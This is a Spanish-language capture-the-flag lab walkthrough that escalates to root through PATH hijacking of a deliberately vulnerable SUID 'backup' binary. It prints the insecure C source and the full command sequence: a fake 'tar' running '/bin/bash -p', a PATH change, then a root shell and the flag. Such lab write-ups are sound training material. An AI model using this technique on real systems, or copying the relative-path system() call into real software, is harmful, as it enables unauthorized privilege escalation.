



Laboratorio suid-custom

Primero comenzamos descargando la maquina del laboratorio.




Luego se descomprime al archivo ZIP y se inicia en la terminal.

\$ sudo bash startlab.sh suid_custom.tar, el objetivo de este lab es explotar el BINARIO SUID para obtener root



Nos conectamos a la maquina mediante ssh

\$ ssh hacker@172.17.0.2



```
hacker@01551b6b069c: ~
Sesión Acciones Editar Vista Ayuda
kali@kali: ~/Laboratorios/suid-custom  hacker@01551b6b069c: ~
SUID-CUSTOM
=====
Bienvenido al laboratorio SUID-CUSTOM
Objetivo: Explota el binario custom SUID
Usuario: hacker | Password: backup123
=====
hacker@01551b6b069c:~$
```

Consultamos los archivos `$ls -al`, luego vemos que tenemos un archivo de texto el cual nos da cierta información para resolver el laboratorio, acá nos indica que debemos consultar los archivos binarios con el comando `$ ls -al $(find /perm -400 2>/dev/null)`

```
hacker@7e843861dc69: ~
Sesión Acciones Editar Vista Ayuda
kali@kali: ~/Laboratorios/suid-custom x hacker@7e843861dc69: ~ x
drwxr-xr-x 1 root root 4096 Dec 13 2025 ..
-rw-r--r-- 1 hacker hacker 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Jan 6 2022 .bashrc
drwx----- 2 hacker hacker 4096 Jun 23 01:17 .cache
-rw-r--r-- 1 hacker hacker 807 Jan 6 2022 .profile
-rw-r--r-- 1 hacker hacker 434 Dec 13 2025 LEEME.txt
-rw-r--r-- 1 hacker hacker 616 Dec 13 2025 backup.c
hacker@7e843861dc69:~$ cat LEEME.txt
=====
PISTAS PARA EL LABORATORIO
=====

1. Busca binarios SUID personalizados
   Comando: find / -perm -4000 2>/dev/null

2. Analiza binarios sospechosos:
   - strings <binario>
   - ltrace <binario>
   - file <binario>

3. Si el binario llama comandos sin ruta absoluta...
   Piensa en PATH HIJACKING ;)

Hay un binario en /usr/local/bin/ que parece interesante...
hacker@7e843861dc69:~$ ls -al find / -perm -4000 2>/dev/null
hacker@7e843861dc69:~$ ls -l find / -perm -4000 2>/dev/null
hacker@7e843861dc69:~$ ls -l $(find / -perm -4000 2>/dev/null)
-rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 232416 Jun 25 2025 /usr/bin/sudo
-rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 16048 Dec 13 2025 /usr/local/bin/backup
hacker@7e843861dc69:~$
```

Tenemos un archivo /usr/local/bin/backup y vemos que tiene una vulnerabilidad “no usa la ruta absoluta para tar” por ende permite PATH HIJACKING

```
hacker@7e843861dc69:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/backup
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
hacker@7e843861dc69:~$ cat backup.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    printf("=====\n");
    printf(" Sistema de Backup Automático \n");
    printf("=====\n");
    printf("[*] Iniciando backup del sistema...\n");

    // VULNERABILIDAD: No usa ruta absoluta para 'tar'
    // Permite path hijacking
    setuid(0); // Intenta ejecutar como root
    system("tar -czf /tmp/backup.tar.gz /home/* 2>/dev/null");

    printf("[+] Backup completado en /tmp/backup.tar.gz\n");
    printf("=====\n");

    return 0;
}
```

Procedemos con la creación del tar falso para escalar privilegios

```
hacker@7e843861dc69: /tmp
Sesión Acciones Editar Vista Ayuda
kali@kali: ~/Laboratorios/suid-custom x hacker@7e843861dc69: /tmp x
hacker@7e843861dc69:~$ cd /tmp
hacker@7e843861dc69:/tmp$ ls
hacker@7e843861dc69:/tmp$ echo '/bin/bash -p' >tar
hacker@7e843861dc69:/tmp$ ls
tar
hacker@7e843861dc69:/tmp$ ls -al
total 12
drwxrwxrwt 1 root root 4096 Jun 23 02:49 .
drwxr-xr-x 1 root root 4096 Jun 23 01:16 ..
-rw-rw-r-- 1 hacker hacker 13 Jun 23 02:49 tar
hacker@7e843861dc69:/tmp$ chmod +x tar
hacker@7e843861dc69:/tmp$ export PAT=/tmp:$PATH
hacker@7e843861dc69:/tmp$ ls -al
total 12
drwxrwxrwt 1 root root 4096 Jun 23 02:49 .
drwxr-xr-x 1 root root 4096 Jun 23 01:16 ..
-rwxrwxr-x 1 hacker hacker 13 Jun 23 02:49 tar
hacker@7e843861dc69:/tmp$ usr/local/bin/backup
-bash: usr/local/bin/backup: No such file or directory
hacker@7e843861dc69:/tmp$ /usr/local/bin/backup
=====
Sistema de Backup Automático
=====
[*] Iniciando backup del sistema...
[+] Backup completado en /tmp/backup.tar.gz
=====
hacker@7e843861dc69:/tmp$ export PATH=/tmp:$PATH
hacker@7e843861dc69:/tmp$ /usr/local/bin/backup
=====
Sistema de Backup Automático
=====
[*] Iniciando backup del sistema...
whoami
root
id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
pwd
/tmp
cat root/flag.txt
cat /root/flag.txt
FLAG{P4TH_H1J4CK1NG_M4ST3R_2025}
```

Y así de esta manera logramos conseguir que el sistema tome el PATH falso que se creó para poder escalar a root y conseguir la FLAG